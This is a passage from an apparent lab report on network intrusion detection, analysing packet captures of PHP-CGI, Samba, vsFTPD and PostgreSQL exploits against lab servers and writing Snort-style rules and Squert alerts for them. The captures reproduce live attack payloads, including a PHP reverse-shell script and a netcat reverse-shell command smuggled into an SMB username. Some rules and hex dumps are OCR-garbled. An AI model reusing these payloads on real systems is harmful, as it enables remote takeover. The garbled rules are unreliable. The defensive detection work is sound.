\)\);\$*\}\$*else\$*\{\$*eval\(\$b\)\)\);\$*\}\$*die\(\)\);/"; http_client_body;
flowbits:set,php1; classtype:misc-attack; sid:1210006; rev:1;)

```

Below is the alert from squert page, based on the rule above for detecting PHP CGI injection exploit.

The screenshot shows a security dashboard with the following details:

- Alert Title:** PHP CGI Injection_Malicious Activity
- Event Count:** 2
- Severity:** 1
- Time:** 09:28:43
- Signature:** 1210006
- Count:** 6
- Percentage:** 16.667%

The alert details section contains the rule signature:

```

alert tcp any any -> 192.168.20.21/24 80 (msg:"PHP CGI Injection_Malicious Activity"; content:"POST"; http_method; content:"cgi.force_redirect"; pcr:/define\+allow_url_include%3d1\+-%64\+safe_mode/"; http_uri; content:"Host: 192.168.20.21"; http_header; content:"if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f('"; pcr:"/\$ip\$s*=\$*\'\d+\.\d+\.\d+\.\d+\';\$*\$port\$s*=\$*\d+\.;.*suhosin_bypass\ \)\);\$*\}\$*else\$*\{\$*eval\(\$b\)\)\);\$*\}\$*die\(\)\);/"; http_client_body; flowbits:set,php1; classtype:misc-attack; sid:1210006; rev:1;)

```

Below the alert details is a table of activity events:

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
2		2021-04-08 09:28:43	10.10.10.14	-	unknown (-)	192.168.20.21	-	unknown (-)

At the bottom, there is a detailed event table:

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2021-04-08 09:28:43	3,741	10.10.10.14	42381	192.168.20.21	80	PHP CGI Injection_Malicious Activity

```

65 64 20 2f /s /s 68 6f /s 69 6e 2f 29 20 2b 2b          eq('sunosin') &&
20 69 6e 69 5f 67 65 74 28 27 73 75 68 6f 73 69      ini_get('suhoisi
6E 2E 65 78 65 63 75 74                               n.execut

POST /?-.define+allow_url_include%3d1+.%4+safe_mode%3doff+--define=sunosin.simulation%3dTRUE+.%4+disable_functions%3d%22%22+.%4+open_basedir%3dnone+--define=auto_prepend_file%3dphp://input+--defin
e+cgi.force_redirect%3doff+d+cgi.redirect_status_en%3d0+--no-php-ini HTTP/1.1..Host: 192.168.20.21..User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)..Content-Type: application/x-www-f
orm-urlencoded..Content-Length: 1118....<?php /<?php /**/ error_reporting(0); $ip = '10.10.10.14'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = sf("tcp://{$ip}:{$por
t}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = sf($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = sf(AF_INET, SOC
K_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { cas
e 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a[1]; $0 = ''; while (strlen($0) < $len) { swit
ch ($s_type) { case 'stream': $0 = fread($s, $len-strlen($0)); break; case 'socket': $0 = socket_read($s, $len-strlen($0)); break; } } $GLOBAL['msgsock'] = $s; $GLOBAL['msgsock_type'] = $s_type;
if (extension_loaded('suhoisin') && ini_get('suhoisin.execut

```

Fig. 670. Alert on squert for PHP CGI Injection exploit on Apache Web server

R. Analysis of Playbook 31: Samba Exploit

i. Wireshark Analysis: In the network capture of samba server exploit shown below, we can see that after packet 24, we see a new connection request from Samba server – 192.168.20.11:60180 to attacker host 10.10.10.14:4444, in packet 25.

No.	Time	Source	Destination	Protocol	Length	Src Port	Dest Port	Info
17	6.694647	10.10.10.14	192.168.20.11	TCP	74	41925	139	41925 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3080602307 TSecr=0 WS=128
18	6.694883	192.168.20.11	10.10.10.14	TCP	74	139	41925	139 → 41925 [SYN, ACK] Seq=0 Ack=1 Min=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=112369060 TSecr=3080602307 WS=32
19	6.696579	10.10.10.14	192.168.20.11	TCP	66	41925	139	41925 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3080602310 TSecr=112369060
20	6.698473	10.10.10.14	192.168.20.11	SMB	194	41925	139	Negotiate Protocol Request
21	6.698615	192.168.20.11	10.10.10.14	TCP	66	139	41925	139 → 41925 [ACK] Seq=1 Ack=89 Win=5792 Len=0 TSval=112369061 TSecr=3080602312
22	6.698821	192.168.20.11	10.10.10.14	SMB	167	139	41925	Negotiate Protocol Response
23	6.708070	10.10.10.14	192.168.20.11	TCP	66	41925	139	41925 → 139 [ACK] Seq=89 Ack=102 Win=64256 Len=0 TSval=3080602314 TSecr=112369061
24	6.710994	10.10.10.14	192.168.20.11	SMB	324	41925	139	Session Setup AndX Request, User: .\/*hohup mkfifo /tmp/hiuelp; nc 10.10.10.14 4444 0</tmp/hiuelp /bin/sh >/tmp/hiuelp 2>&1 ..
25	6.724469	192.168.20.11	10.10.10.14	TCP	74	60180	4444	60180 → 4444 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=112369063 TSecr=0 WS=32
26	6.726627	10.10.10.14	192.168.20.11	TCP	74	4444	60180	4444 → 60180 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3080602340 TSecr=112369063 WS=128
27	6.726773	192.168.20.11	10.10.10.14	TCP	66	60180	4444	60180 → 4444 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=112369064 TSecr=3080602340
28	6.746074	192.168.20.11	10.10.10.14	TCP	66	139	41925	139 → 41925 [ACK] Seq=102 Ack=347 Win=6880 Len=0 TSval=112369066 TSecr=3080602324
29	6.946553	10.10.10.14	192.168.20.11	TCP	66	41925	139	41925 → 139 [FIN, ACK] Seq=347 Ack=102 Win=64256 Len=0 TSval=3080602559 TSecr=112369066
30	6.986129	192.168.20.11	10.10.10.14	TCP	66	139	41925	139 → 41925 [ACK] Seq=102 Ack=348 Win=6880 Len=0 TSval=112369090 TSecr=3080602559

Fig. 671. Samba exploit pcap

Upon following TCP stream between 10.10.10.14:41925 – 192.168.20.11:139, we can look at the communication transcript.

```

...T.SMBr.....m..8/.1..LANMAN1.0..LM1.2X002..NT LANMAN 1.0..NT LM 0.12....a.SMBr.....m...
8/...2...A.....A..Y(.....y...W.O.R.K.G.R.O.U.P.....SMBs.....m..8/
.....@.....u.$D).@XI..I.=,]!.!.....+...A..|.|.
....wi.#.-/..hohup mkfifo /tmp/hiuelp; nc 10.10.10.14 4444 0</tmp/hiuelp | /bin/sh >/tmp/hiuelp 2>&1; rm /tmp/hiuelp'...Windows 2000 2195.Windows
2000 5.0...#.SMBsm.....@.....m...8/...

```

Fig. 672. Follow TCP stream on samba exploit communication

Below is the detail of packet 24, which shows SMB application data.

No.	Time	Source	Destination	Protocol	Length	Src Port	Dst Port	Info
24	6.718994	10.10.10.14	192.168.20.11	SMB	324	41925	139	Session Setup AndX Request, User: .V*\nohup mkfifo /tmp/hiuelp; nc 10.10.10.14 4444 0</tmp/hiuelp /bin/sh >/tmp/hiuelp 2>&1; rm /tmp/hiuelp
25	6.724469	192.168.20.11	10.10.10.14	TCP	74	60180	4444	60180 → 4444 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=11236963 TSecr=0 MS=32
26	6.726627	10.10.10.14	192.168.20.11	TCP	74	4444	60180	4444 → 60180 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3888602340 TSecr=112369663 MS=128

```

> Transmission Control Protocol, Src Port: 41925, Dst Port: 139, Seq: 89, Ack: 102, Len: 258
> NetBIOS Session Service
> SMB (Server Message Block Protocol)
  > SMB Header
    > Session Setup AndX Request (0x73)
      Word Count (WC): 13
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 0
      Max Buffer: 65503
      Max Mpx Count: 2
      VC Number: 1
      Session Key: 0x000005c4
      ANSI Password Length: 24
      Unicode Password Length: 24
      Reserved: 00000000
    > Capabilities: 0x00000040, NT Status Codes
      Byte Count (BC): 193
      ANSI Password: ce75c42444298540584992b349aa3d2c45da721bc9597dd
      Unicode Password: 2bc0e06854103fb7c8c7c050dd1e99a2c557699a238e0b
      Account: /=\nohup mkfifo /tmp/hiuelp; nc 10.10.10.14 4444 0</tmp/hiuelp | /bin/sh >/tmp/hiuelp 2>&1; rm /tmp/hiuelp
      Primary Domain: .
      Native OS: Windows 2000 2195
      Native LSH Manager: Windows 2000 5.0
  
```

```

0060 6d e4 00 00 38 2f 0d ff 00 00 00 dff 02 00 01 m...8/.....
0070 00 c4 05 00 00 18 00 18 00 00 00 00 40 00 00 .....@:
0080 00 c1 00 ce 75 c4 24 44 29 85 40 58 49 92 b3 49 .....u.$D)@XI`I
0090 aa 3d 2c 4a 5d a7 21 bc 95 97 dd 2b c0 e0 06 85 =,J]!.....+...A...|.
0100 41 03 fb 7c 8c 7c 05 0d 01 2e 99 a2 c5 57 69 9a A-|].....-d
0110 23 8e 0b 2f 34 60 6e 6f 68 75 70 20 6d 6b 66 69 #:/=\nohup mkfi
0120 66 6f 20 2f 74 6d 70 2f 68 69 75 65 6c 70 3b 20 fo /tmp/ hiuelp;
0130 6e 63 20 31 30 2e 31 30 2e 31 30 2e 31 34 20 34 nc.10.10.10.14 4
0140 34 34 34 20 30 3e 2f 74 6d 70 2f 68 69 75 65 6c 444 0</tmp/hiuel
0150 70 20 7c 20 2f 62 69 6e 2f 73 68 20 3e 2f 74 6d p | /bin /sh >/tm
0160 70 2f 68 69 75 65 6c 70 20 32 3e 26 31 3b 20 72 p/hiuelp 2>&1; r
0170 6d 20 2f 74 6d 70 2f 68 69 75 65 6c 70 60 00 2e m /tmp/h iuelp`.
0180 00 57 69 6e 64 6f 77 73 20 32 30 30 20 32 31 -Windows 2000 21
0190 39 35 00 57 69 6e 64 6f 77 73 20 32 30 30 20 95 Windo ws 2000
01a0 35 2e 30 00 5.0
  
```

Fig. 673. Packet details for samba exploit script

Below is the malicious script found application payload of packet 24, upon execution of which Samba server in proxy zone is initiating a connection to external client on port 4444.

```
nohup mkfifo /tmp/hiuelp; nc 10.10.10.14 4444 0</tmp/hiuelp | /bin/sh >/tmp/hiuelp 2>&1; rm /tmp/hiuelp
```

ii. Rule Creation: From the transcript we see the following communications before the malicious script is executed. We wrote conditions to detect the communication sequence based on content and use “noalert” flowbits to satisfy the condition and not generate alerts, alert only for the script.

```
...T.SMBr.....m...8/.1..LANMAN1.0..LM1.2X002..NT LANMAN 1.0..NT LM 0.12.
```

```
alert tcp any any -> any 139 (msg:"SMB Negotiate Request"; content:"LANMAN"; flowbits:set,samba1; flowbits:noalert; classtype:misc-attack; sid:1220001; rev:1)
```

```
...a.SMBr.....m...8/...2...A.....A..Y(.....y...W.O.R.K.G.R.O.U.P..
```

```
alert tcp any any 139 -> any any (msg:"SMB Negotiate Response"; pcre:"/W.O.R.K.G.R.O.U.P/"; flowbits:isset,samba1; flowbits:set,samba2; flowbits:noalert; classtype:misc-attack; sid:1220002; rev:1)
```

```
....SMBs.....m...8/.....@.....u.$D) .@XI..I.=,J]!.!.....+...A...|.
....Wi.#../=\nohup mkfifo /tmp/hiuelp; nc 10.10.10.14 4444 0</tmp/hiuelp | /bin/sh >/tmp/hiuelp 2>&1; rm /tmp/hiuelp`...Windows 2000 2195.Windows 2000 5.0.
```





Fig. 678. Squert alert details for JavaRMI exploit

T. Analysis of Playbook 34 (Proxy Zone): vsFTPD Exploit on Proxy Zone

i. Wireshark Analysis: Below is the image of network capture of FTP server backdoor exploit on server 192.169.20.21:21 from attacker host 10.10.10.12:35875.




Fig. 679. Network capture of vsFTPD exploit

It can be seen that the username has non-alphanumeric characters, and immediately after sending the password in packet 14, we see another connection initiation from the client. Below are the details of packet 10, with non-alphanumeric characters in FTP username.




Fig. 680. FTP username with non-alphanumeric characters

As seen below, there exists the communication transcript of FTP connection between 192.169.20.21:21 - 10.10.10.12:35875, obtained by following TCP stream.

```
220 (vsFTPD 2.3.4)
USER CKj:)
331 Please specify the password.
PASS PO
500 OOPS: priv_sock_get_result
```

Fig. 681. TCP stream of unusual username for FTP login

ii. Rule Creation: For the TCP stream shown in the above figure, following rules were written to detect unusual usernames based on content, false positives are avoided by writing conditions for the message flow sequence. Alerts are generated after the username and password are provided.

```
220 (vsFTPD 2.3.4)
```

```
alert tcp [192.168.20.0/24] 21 -> any any (msg:"Vulnerable version of FTP detected";
content:"2.3.4"; pcre:"/220\s+\(vsFTPD\s+\d+\.\d+\.\d+\)"/; flowbits:set,ftp1;
flowbits:noalert; classtype:misc-attack; sid:1250000; rev:1;)
```

```
USER CKj:)
```

```
alert tcp any any -> [192.168.20.0/24] 21 (msg:"Non alphanumeric in FTP Username
sent to server"; content:"USER"; pcre:"/USER\s+[a-zA-Z\d]*\^[^a-zA-Z\d\s]+/";
flowbits:isset,ftp1; flowbits:set,ftp2; classtype:misc-attack; sid:1250001;
rev:1;)
```

```
331 Please specify the password.
```

```
alert tcp [192.168.20.0/24] 21 -> any any (msg:"FTP Server request for password";
content:"331 Please specify the password."; flowbits:isset,ftp2; flowbits:set,ftp3;
flowbits:noalert; classtype:misc-attack; sid:1250002; rev:1;)
```

```
PASS PO
```

```
alert tcp any any -> [192.168.20.0/24] 21 (msg:"FTP password for non-alphanumeric
username_Probable malicious activity"; content:"PASS"; pcre:"/PASS\s+\S*/";
flowbits:isset,ftp3; classtype:misc-attack; sid:1250003; rev:1;)
```

After providing the password, a new connection 10.10.10.13:44049 – 192.168.20.21:6200 is established with root access to the FTP server. Below is the packet detail confirming root access as a response for “id” command.

No.	Time	Source	Destination	Protocol	Length	SrcPort	DstPort	Info
47	27.286046	192.168.20.21	10.10.10.13	TCP	90	6200	44049	6200 → 44049 [PSH, ACK] Seq=1 Ack=4 Win=5792 Len=24 TSval=886199 TSecr=1938062771
<pre>> Frame 47: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) > Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06) > Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.13 > Transmission Control Protocol, Src Port: 6200, Dst Port: 44049, Seq: 1, Ack: 4, Len: 24 Data (24 bytes) Data: 7569643d3028726f6f7429206769643d3028726f6f74290a [Length: 24]</pre>								
0000	52 54 00 12 50 06 52 54 00 12 50 32 08 00 45 00			RT	P RT		P2 E	
0010	00 4c c5 f7 40 00 40 06 0b e0 c0 a8 14 15 0a 0a			.L .@			
0020	0a 0d 1b 38 ac 11 2d 78 40 41 2c 27 94 ff 00 1b			...@			
0030	00 b5 07 5e 00 00 01 01 08 0a 00 0d 85 b7 73 84			...k @	s		
0040	7d b3 75 69 64 3d 30 28 72 6f 6f 74 29 20 67 69			} id=(root) g!				
0050	64 3d 30 28 72 6f 6f 74 29 0a			}=(root.)				

Fig. 682. Root access to FTP server – response to id command

Below is the communication transcript between 10.10.10.13:44049 – 192.168.20.21:6200, obtained by following TCP stream.

```
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo Vimau3QlmJizRSsr
Vimau3QlmJizRSsr
whoami
root
```

Fig. 683. TCP stream confirming root access via FTP backdoor

Based on the content from the above TCP stream we have rules for the sequence flow and alert generating as the attacker gets root access.

```
id
alert tcp any any -> [192.168.20.0/24] any (msg:"FTP backdoor execution id";
flags:PA; content:"id"; flowbits:set,ftp4; flowbits:noalert; classtype:misc-
attack; sid:1250004; rev:1; )
```

```
uid=0(root) gid=0(root)
alert tcp [192.168.20.0/24] any -> any any (msg:"Root access on FTP server";
flags:PA; content:"uid=0(root) gid=0(root)"; flowbits:isset,ftp4;
flowbits:set,ftp5; classtype:misc-attack; sid:1250005; rev:1; )
```

```
nohup >/dev/null 2>&1
alert tcp any any -> [192.168.20.0/24] any (msg:"FTP backdoor execution nohup";
flags:PA; content:"nohup >/dev/null 2>&1"; flowbits:isset,ftp5; flowbits:set,ftp6;
flowbits:noalert; classtype:misc-attack; sid:1250006; rev:1; )
```

```
echo Vimau3QlmJizRSsr
alert tcp any any -> [192.168.20.0/24] any (msg:"FTP backdoor execution"; flags:PA;
content:"echo"; pcre:"/echo\s\S+"/; flowbits:isset,ftp6; classtype:misc-attack;
sid:1250007; rev:1; )
```

Below are the two alerts in squert based on the alert rules, one for unusual FTP username and the other for confirming root access to the malicious user host.

1 1 1 21:58:12 Non alphanumeric in FTP Username sent to server 1250001 6 1.961%

alert tcp any any -> [192.168.20.0/24] 21 (msg:"Non alphanumeric in FTP Username sent to server"; content:"USER"; pcre:"/USER[s+]{a-zA-Z}[d]{a-zA-Z}[d]{a-zA-Z}+/"; flowbits:isset,ftp1; flowbits:set,ftp2; classtype:misc-attack; sid:1250001; rev:1;)

file: local.rules:55

CATEGORIZE 0 EVENT(S) CREATE FILTER: src dst both

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
1		2021-04-09 21:58:12	10.10.10.13	-	unknown (-)	192.168.20.21	-	unknown (-)

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2021-04-09 21:58:12	3,749	10.10.10.13	35875	192.168.20.21	21	Non alphanumeric in FTP Username sent to server

IP	VER	IHL	TOS	LENGTH	ID	FLAGS	OFFSET	TTL	CHECKSUM	PROTO
	4	5	0	64	26391	2	0	62	60620	6

DATA	HEX	ASCII
	55 53 45 52 20 43 4B 6A 3A 29 0D 0A	USER CKj:). .

ASCII USER CKj:). .

Fig. 684. Alert for unusual FTP username

1 1 1 21:58:12 FTP password for non-alphanumeric username_Probable malicious activity 1250003 6 1.961%

alert tcp any any -> [192.168.20.0/24] 21 (msg:"FTP password for non-alphanumeric username_Probable malicious activity"; content:"PASS"; pcre:"/PASS[s+]{a-zA-Z}+/"; flowbits:isset,ftp3; classtype:misc-attack; sid:1250003; rev:1;)

file: local.rules:57

CATEGORIZE 0 EVENT(S) CREATE FILTER: src dst both

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
1		2021-04-09 21:58:12	10.10.10.13	-	unknown (-)	192.168.20.21	-	unknown (-)

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2021-04-09 21:58:12	3,750	10.10.10.13	35875	192.168.20.21	21	FTP password for non-alphanumeric username_Probable malicious activity

IP	VER	IHL	TOS	LENGTH	ID	FLAGS	OFFSET	TTL	CHECKSUM	PROTO
	4	5	0	61	26393	2	0	62	60621	6

DATA	HEX	ASCII
	50 41 53 53 20 50 50 4F 0D 0A	PASS P0. .

ASCII PASS P0. .

Fig. 685. Alert after responding with password for unusual username

1 1 1 21:58:37 Root access on FTP server 1250005 6 1.961%

alert tcp [192.168.20.0/24] any -> any any (msg:"Root access on FTP server"; flags:PA; content:"uid=0(root) gid=0(root)"; flowbits:isset,ftp4; flowbits:set,ftp5; classtype:misc-attack; sid:1250005; rev:1;)

file: local.rules:61

CATEGORIZE 0 EVENT(S) CREATE FILTER: src dst both

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
1		2021-04-09 21:58:37	192.168.20.21	-	unknown (-)	10.10.10.13	-	unknown (-)

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2021-04-09 21:58:37	3,751	192.168.20.21	6200	10.10.10.13	44049	Root access on FTP server

IP	VER	IHL	TOS	LENGTH	ID	FLAGS	OFFSET	TTL	CHECKSUM	PROTO
	4	5	0	76	50679	2	0	64	35808	6

DATA	HEX	ASCII
	75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D 30 28 72 6F 6F 74 29 0A	uid=0(root) gid=0(root).

ASCII uid=0(root) gid=0(root).

Fig. 686. Alert for root access on FTP server




Fig. 687. Alert for FTP backdoor exploit

U. Analysis of Playbook 58: Postgresql Service Attack

i. Wireshark Analysis: Below is the image of network capture of postgresql database server exploit. Postgresql server IP is 192.168.20.11 and the host in the communication is 10.10.10.13. We see after packet 29, we see that there is network connection initiation from database server to the host which is uncommon.




Fig. 688. Network capture of postgresql server exploit

Below is the detail of packet 29 showing the query after which a new connection is initiated, from 192.168.20.11:35725 to 10.10.10.13:4444.

...*.user.postgres.database.template1..

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql Template request";
content:"template1"; flowbits:set,psql1; flowbits:noalert; classtype:misc-attack;
sid:1240001; rev:1;)
```

R.....1.

```
alert tcp [192.168.20.0/24] 5432 -> any any (msg:"Postgresql authentication req";
content:"|52 00 00 00 0c 00 00 00 05 98 31 b6 20|"; flowbits:isset,psql1;
flowbits:set,psql2; flowbits:noalert; classtype:misc-attack; sid:1240002; rev:1;)
```

p...(md5f20478149f001a3dde296b5995d26673.

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql auth response with
md5dsum"; content:"md5"; pcre:"/md5[a-zA-Z0-9]{32}/"; flowbits:isset,psql2;
flowbits:set,psql3; flowbits:noalert; classtype:misc-attack; sid:1240003; rev:1;)
```

Q....select version().

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql version request";
content:"select version()"; flowbits:isset,psql3; flowbits:set,psql4;
flowbits:noalert; classtype:misc-attack; sid:1240004; rev:1;)
```

T... ..version.....D...g.....]PostgreSQL 8.3.1 on i486-pc-linux-gnu,
compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)C...SELECT.Z...I

```
alert tcp [192.168.20.0/24] 5432 -> any any (msg:"Postgresql vulnerable version
template response"; content:"PostgreSQL 8.3.1"; flowbits:isset,psql4;
flowbits:set,psql5; flowbits:noalert; classtype:misc-attack; sid:1240005; rev:1;)
```

Q....select lo_creat(-1).

```
alert tcp any any -> [192.168.20.0/24] 5432 (msg:"Postgresql select creat";
content:"select lo_creat(-1)"; flowbits:isset,psql5; flowbits:set,psql6;
flowbits:noalert; classtype:misc-attack; sid:1240006; rev:1;)
```

T...!...lo_creat.....D.....16386C....SELECT.Z....I

```
alert tcp [192.168.20.0/24] 5432 -> any any (msg:"Postgresql select creat response";
content:"|43 00 00 00 0b 53 45 4c 45 43 54 00|"; pcre:"/lo_creat/";
flowbits:isset,psql6; flowbits:set,psql7; flowbits:noalert; classtype:misc-attack;
sid:1240007; rev:1;)
```

